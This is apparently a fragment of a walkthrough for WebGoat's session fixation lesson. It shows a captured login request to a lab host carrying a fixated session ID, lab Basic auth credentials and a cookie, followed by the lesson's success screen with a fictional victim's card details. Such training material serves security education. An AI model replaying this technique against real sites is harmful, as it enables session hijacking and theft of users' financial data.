


STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe


Enter your name:

Enter your password:



```
POST /WebGoat/attack?Screen=56&menu=1800&SID=555 HTTP/1.1
Host: 192.168.1.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://192.168.1.11
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Referer: http://192.168.1.11/WebGoat/attack?Screen=56&menu=1800&SID=NOVALIDSESSION
Cookie: JSESSIONID=8B92A7A7DA6AEF314BBB5F5185AF2BB6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

user3=test&pass3=test&Submit=Login
```



STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe

*** Congratulations. You have successfully completed this lesson.**

Firstname:	Jane
Lastname:	Plane
Credit Card Type:	MC
Credit Card Number:	74589864